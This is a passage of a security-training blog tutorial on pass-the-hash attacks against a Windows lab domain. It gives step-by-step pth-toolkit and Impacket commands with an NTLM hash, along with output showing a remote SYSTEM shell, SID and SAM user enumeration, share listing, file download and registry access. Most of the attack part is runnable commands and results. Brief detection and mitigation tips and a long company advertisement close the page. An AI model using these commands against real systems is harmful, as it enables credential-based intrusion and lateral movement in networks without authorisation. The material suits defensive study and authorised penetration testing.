
PtH Over RPC

RPC or Remote Procedure Call is a famous protocol that one program uses to request a particular service located on a remote system in the network. It can be used to retrieve Endpoints from a particular Target Machine if we can pass the hashes through its authentication.

Impacket: rpcdump.py

Impacket has developed yet another wonderful script that can help us extract the list of RPC endpoints over the target machine. As it requires the authentication so we will be attacking it via PtH to get those endpoints dumped on our Attacker Machine. It requires domain, username, IP Address, and the hash.

```
wmiexec.exe -hashes
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
ignite/Administrator@192.168.1.105
```




```
root@kali:~/impacket/examples# python rpcdump.py -hashes 00000000000000000000000000000000:321
96B56FFE6F45E294117B91A83BF38 ignite/Administrator@192.168.1.105
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Retrieving endpoint list from 192.168.1.105
Protocol: N/A
Provider: N/A
UUID    : E40F7B57-7A25-4CD3-A135-7F7D3DF9D16B v1.0 Network Connection Broker server endpoint
Bindings:
          ncalrpc:[LRPC-8538476c13e927aa7c]
          ncalrpc:[OLE19B8B9EAFA57BA2F284B628B8354]
          ncalrpc:[LRPC-8dc1857a520f6b0258]
          ncalrpc:[LRPC-e2a01d54b6c94b0c01]

Protocol: N/A
Provider: N/A
UUID    : 0D3E2735-CEA0-4ECC-A9E2-41A2D81AED4E v1.0
Bindings:
          ncacn_np:\\WIN-S0V7KMTVLD2[\pipe\LSM_API_service]
          ncalrpc:[LSMApi]
          ncalrpc:[LRPC-0ccef775b10278cb09]
          ncalrpc:[actkernel]
          ncalrpc:[umpo]

Protocol: N/A
Provider: N/A
UUID    : 880FD55E-43B9-11E0-B1A8-CF4EDFD72085 v1.0 KAPI Service endpoint
Bindings:
```

PTH-rpcclient

The PTH Toolkit has a solution for the RPC protocol as well. It can open up an interactive session that can be used to execute some of the RPC commands. These commands can come quite handy when you are gathering intel about the network and other details. We can also extract the information about the system that we have gotten access through by using what we call a server info command as shown in the image. This tool requires the domain, username, hash, and the IP Address in the following format:

```
pth-rpcclient -U
ignite/Administrator%00000000000000000000000000000000:32196B56FFE6F4
5E294117B91A83BF38 //192.168.1.105
```




```
root@kali:~# pth-rpcclient -U ignite/Administrator%00000000000000000000000000000000:32196B56FFE6
F45E294117B91A83BF38 //192.168.1.105
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
rpcclient $> srvinfo
        192.168.1.105  Wk Sv PDC Tim NT
        platform_id     :       500
        os version      :       10.0
        server type     :       0x80102b
rpcclient $> 
```

PTH-net

PTH-net is a tool that can be used to execute the net commands such as the net user, net share, and other important commands but the reason that we decided to include it into the PtH Over RPC section is that it can work on the RPC protocol to perform those tasks. Here we decided to gather the intel about the active shares over the network and we got all of them in a matter of seconds and that too because we passed the hashes of the user, we don’t have the password for. This requires the protocol to be used, the command to run, domain, username, hashes, IP Address.

```
pth-net rpc share list -U
'ignite\Administrator%00000000000000000000000000000000:32196B56FFE6F
45E294117B91A83BF38' -S 192.168.1.105
```



```
root@kali:~# pth-net rpc share list -U 'ignite\Administrator%00000000000000000000000000000000:32
196B56FFE6F45E294117B91A83BF38' -S 192.168.1.105
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
Users
```

Pass The Hash Tools

PTH Toolkit

Back in 2012 a bunch of pass-the-hash scripts was introduced in the BlackHat USA conference that year. They were available on the Google Code Archive. Due to their usability and popularity, Kali Linux introduced them to the 2013 release. They included the following scripts in their pth-toolkit.

- **pth-curl**
- **pth-rpcclient**
- **pth-smbget**
- **pth-winexe**
- **pth-wmic**
- **pth-net**


- **pth-smbclient**
- **pth-sqsh**
- **pth-wmic**

They helped in performing the Pass-The-Hash attacks over the network. We already showed some of these earlier, now let’s focus on others.

PTH-winexe

We are already familiar with the winexe command that executes the remote Windows command. But to do so we need to provide the user credentials and the IP Address of the target machine. This tool allows us to use the hash for authentication instead of the password. So, we need to provide the username, hash, IP Address, and command or name of executable we want to execute. Here we decide to execute the cmd to get a shell. We got into the System32 folder.

```
pth-winexe -U
Administrator%00000000000000000000000000000000:32196B56FFE6F45E29411
7B91A83BF38 //192.168.1.105 cmd.exe
```



```
root@kali:~# pth-winexe -U Administrator%00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38 //192.168.1.105 cmd.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\inetpub\wwwroot
cd C:\inetpub\wwwroot

C:\inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1C84-81C0

 Directory of C:\inetpub\wwwroot

04/30/2020  12:25 PM    <DIR>          .
04/30/2020  12:25 PM    <DIR>          ..
04/30/2020  12:28 PM               153 file.txt
04/19/2020  01:52 PM               703 iisstart.htm
04/19/2020  01:52 PM            99,710 iisstart.png
               3 File(s)        100,566 bytes
               2 Dir(s)  41,408,897,024 bytes free

C:\inetpub\wwwroot>exit
```

Now to demonstrate the next tool, we traversed to the inetpub\wwwroot directory. And we showed that there is file.txt located there.


Note:

The inetpub directory is created upon the installation of the IIS server.

PTH-curl

The magical curl command that helps us achieve so many things, who thought that it would be useful as in the PtH attack as well. Now curl can extract a particular file from the target server by authenticating it. We used the pth-curl tool to perform a PtH attack and used the hash for the authentication and downloaded the file.txt from the target machine that was visible in the screenshot above.

```
pth-curl --ntlm -u Administrator:32196B56FFE6F45E294117B91A83BF38
http://192.168.1.105/file.txt
```



```
root@kali:~# pth-curl —ntlm -u Administrator:32196B56FFE6F45E294117B91A83BF38 http://192.168.1.105/file.txt
Welcome to Hacking Articles
```

Here, we can see that it contains a welcome message "Welcome to Hacking Articles".


Impacket

Our magical bunch of python scripts that had made our lives so easier as shown in this article that they can perform more than we expect from them. We saw that smbclient.py, psexec.py, wmiexec.py, rpcdump.py works quite nicely in the PtH attack but there are other scripts in Impacket that can perform PtH as well. Let's take a look at them now:

Impacket: atexec.py

Atexec is one of the methods to connect to a remote system. It uses the Task Scheduler Service to execute the command on the target system. It requires the user credentials, IP Address, domain, the command to execute. We will provide the hash instead of the password to perform a PtH and as we can see that it works like charm.

```
python atexec.py -hashes
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
Administrator@192.168.1.105 whoami
```




```
root@kali:~/impacket/examples# python atexec.py -hashes 00000000000000000000000000000000:3219
6B56FFE6F45E294117B91A83BF38 Administrator@192.168.1.105 whoami
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[*] Creating task \JgvgdIyX
[*] Running task \JgvgdIyX
[*] Deleting task \JgvgdIyX
[*] Attempting to read ADMIN$\Temp\JgvgdIyX.tmp
[*] Attempting to read ADMIN$\Temp\JgvgdIyX.tmp
nt authority\system
```

Impacket: lookupsid.py

Lookupsid script can enumerate both local and domain users. It requires domain, username, password, and the IP Address. To perform a PtH attack, we gave the hash instead of the password and we can see that it enumerates the users by authenticating the hash.

```
python lookupsid.py -hashes
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
ignite/Administrator@192.168.1.105
```




```
root@kali:~/impacket/examples# python lookupsid.py -hashes 00000000000000000000000000000000:3
2196B56FFE6F45E294117B91A83BF38 ignite/Administrator@192.168.1.105
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Brute forcing SIDs at 192.168.1.105
[*] StringBinding ncacn_np:192.168.1.105[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3523557010-2506964455-2614950430
498: IGNITE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: IGNITE\Administrator (SidTypeUser)
501: IGNITE\Guest (SidTypeUser)
502: IGNITE\krbtgt (SidTypeUser)
503: IGNITE\DefaultAccount (SidTypeUser)
512: IGNITE\Domain Admins (SidTypeGroup)
513: IGNITE\Domain Users (SidTypeGroup)
514: IGNITE\Domain Guests (SidTypeGroup)
515: IGNITE\Domain Computers (SidTypeGroup)
516: IGNITE\Domain Controllers (SidTypeGroup)
517: IGNITE\Cert Publishers (SidTypeAlias)
518: IGNITE\Schema Admins (SidTypeGroup)
519: IGNITE\Enterprise Admins (SidTypeGroup)
520: IGNITE\Group Policy Creator Owners (SidTypeGroup)
```

Impacket: samrdump.py

Samrdump is an application that retrieves sensitive information about the specified target machine using the Security Account Manager (SAM). It requires the domain, username, password, and IP Address. To do a PtH attack we replaced the password with the hash and as we can see in the image below that we have the SAM data from the target machine.

```
python samrdump.py -hashes
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
ignite/Administrator@192.168.1.105
```




```
root@kali:~/impacket/examples# python samrdump.py -hashes 00000000000000000000000000000000:32
196B56FFE6F45E294117B91A83BF38 ignite/Administrator@192.168.1.105
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Retrieving endpoint list from 192.168.1.105
Found domain(s):
 . IGNITE
 . Builtin
[*] Looking up users in domain IGNITE
Found user: Administrator, uid = 500
Found user: Guest, uid = 501
Found user: krbtgt, uid = 502
Found user: DefaultAccount, uid = 503
Found user: yashika, uid = 1601
Found user: geet, uid = 1602
Found user: aarti, uid = 1603
Found user: $PI1000-3MFD4LDN1VTV, uid = 1625
Found user: SM_195ac04be8c140048, uid = 1626
Found user: SM_4c397e3a678c4b169, uid = 1627
Found user: SM_20db1747e41e4819a, uid = 1628
Found user: SM_8fbff1f05b7c418da, uid = 1629
Found user: SM_fafb5649db9644c49, uid = 1630
Found user: SM_c0b1758feadf42abb, uid = 1631
Found user: SM_555a8cdd81f14d9a8, uid = 1632
Found user: SM_8b7c24749eae46cfa, uid = 1633
Found user: SM_a5503dd828c64f048, uid = 1634
Found user: HealthMailboxf574a3a, uid = 1636
Found user: HealthMailbox06b7664, uid = 1637
Found user: HealthMailbox1eb4aa3, uid = 1638
Found user: HealthMailbox0a5a569, uid = 1641
```

Impacket: reg.py

Reg.py script can read, modify, and delete registry values. Attacking the target machine thought the Pass-the-hash attack and make changes in their registry can have real repercussions. The attacker can make the machine more vulnerable by altering the registry keys and it can also make a permanent backdoor that would be a very difficult trace. It requires the domain, username, password, IP Address, and the Registry Key with which you want to interact.

```
python reg.py -hashes
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF3
8 ignite/Administrator@192.168.1.105 query -keyName
HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows -s
```



```
root@kali:~/impacket/examples# python reg.py -hashes 00000000000000000000000000000000:32196B5
6FFE6F45E294117B91A83BF38 ignite/Administrator@192.168.1.105 query -keyName HKLM\\SOFTWARE\\P
olicies\\Microsoft\\Windows -s
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

SOFTWARE\Policies\Microsoft\Windows\Appx\
SOFTWARE\Policies\Microsoft\Windows\BITS\
SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\
SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\
SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\
SOFTWARE\Policies\Microsoft\Windows\DataCollection\
SOFTWARE\Policies\Microsoft\Windows\EnhancedStorageDevices\
        TCGSecurityActivationDisabled   REG_DWORD        0x0
SOFTWARE\Policies\Microsoft\Windows\IPSec\
SOFTWARE\Policies\Microsoft\Windows\IPSec\Policy\
SOFTWARE\Policies\Microsoft\Windows\IPSec\Policy\Local\
SOFTWARE\Policies\Microsoft\Windows\iSCSI\
SOFTWARE\Policies\Microsoft\Windows\Network Connections\
        NC_PersonalFirewallConfig       REG_DWORD        0x0
SOFTWARE\Policies\Microsoft\Windows\NetworkConnectivityStatusIndicator\
        (Default)       REG_SZ
SOFTWARE\Policies\Microsoft\Windows\NetworkProvider\
SOFTWARE\Policies\Microsoft\Windows\NetworkProvider\HardenedPaths\
SOFTWARE\Policies\Microsoft\Windows\safer\
```

Read More about Impacket: **Impacket Guide: SMB/MSRPC**

PtH Detection

An individual needs to implement a large number of measures if they want to detect the PtH attack in their network.

- Monitor logs for alerts about PtH tools mentioned in this article
- Monitor unusual activity on hosts like attempts of tampering the LSASS process. (Sysmon)
- Monitor unusual changes made in configurations that can be altered in case the PtH attack is performed. (LocalAccountTokenFilterPolicy, WDigest, etc)
- Monitor multiple successful and failed connections from a single IP address

PtH Mitigation

- Disable LocalAccountTokeFilterPolicy setting
- Implement Local Administrator Password Solution (LAPS)
- Implement strong Authentication Policies

References

- **SANS Pass-the-Hash in Windows 10**
- **Kali Pass the Hash Toolkit**
- **MITRE|ATT&CK Pass the Hash**
- **Black Hat USA 2012**

Conclusion

This was it for the attack that the Windows Security Team cannot run from. This attack is at the very core of the authentication process of Windows and some minute changes won't make it go away. We need to understand the seriousness of this attack there is a reason that the attack that was at its peak during 2010 is still rocking after 10 years.

About Us

"Simple training makes Deep Learning"

"IGNITE" is a worldwide name in the IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.
We are working towards the vision to "Develop India as a Cyber Secured Country". With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client's location or even at Ignite's Training Center.
We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into several top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

The two brands, Ignite Technologies & Hacking Articles have been collaboratively working for the past 10+ years with more than 100+ security researchers, who themselves have been recognized by several research paper publishing organizations, The Big 4 companies, Bug Bounty research programs and many more.

Along with all these things, all the major certification organizations recommend Ignite's training for its resources and guidance.
Ignite's research had been a part of several global Institutes and colleges, and even a multitude of research papers shares Ignite's researchers in their reference.

iGNITE Technologies

What We Offer

Ethical Hacking

The Ethical Hacking course has been structured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.

Bug Bounty 2.0

A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.
Over with this training, an indivisual is thus able to determine and report bugs to the authorized before the general public is aware of them, preventing incidents of widespread abuse.

Network Penetration Testing 2.0

The Network Penetration Testing training will build up the basic as well advance skills of an indivisual with the concept of Network Security & Organizational Infrastructure. Thereby this course will make the indivisual stand out of the crowd within just 45 days.

iGNITE Technologies

Red Teaming

This training will make you think like an "Adversary" with its systematic structure & real Environment Practice that contains more than 75 practicals on Windows Server 2016 & Windows 10. This course is especially designed for the professionals to enhance their Cyber Security Skills

CTF 2.0

The CTF 2.0 is the latest edition that provides more advance module connecting to real infrastructure organization as well as supporting other students preparing for global certification. This curriculum is very easily designed to allow a fresher or specialist to become familiar with the entire content of the course.

Infrastructure Penetration Testing

This course is designed for Professional and provides an hands-on experience in Vulnerability Assessment Penetration Testing & Secure configuration Testing for Applications Servers, Network Deivces, Container and etc.

Digital Forensic

Digital forensics provides a taster in the understanding of how to conduct investigations in order for business and legal audien ces to correctly gather and analyze digital evidence.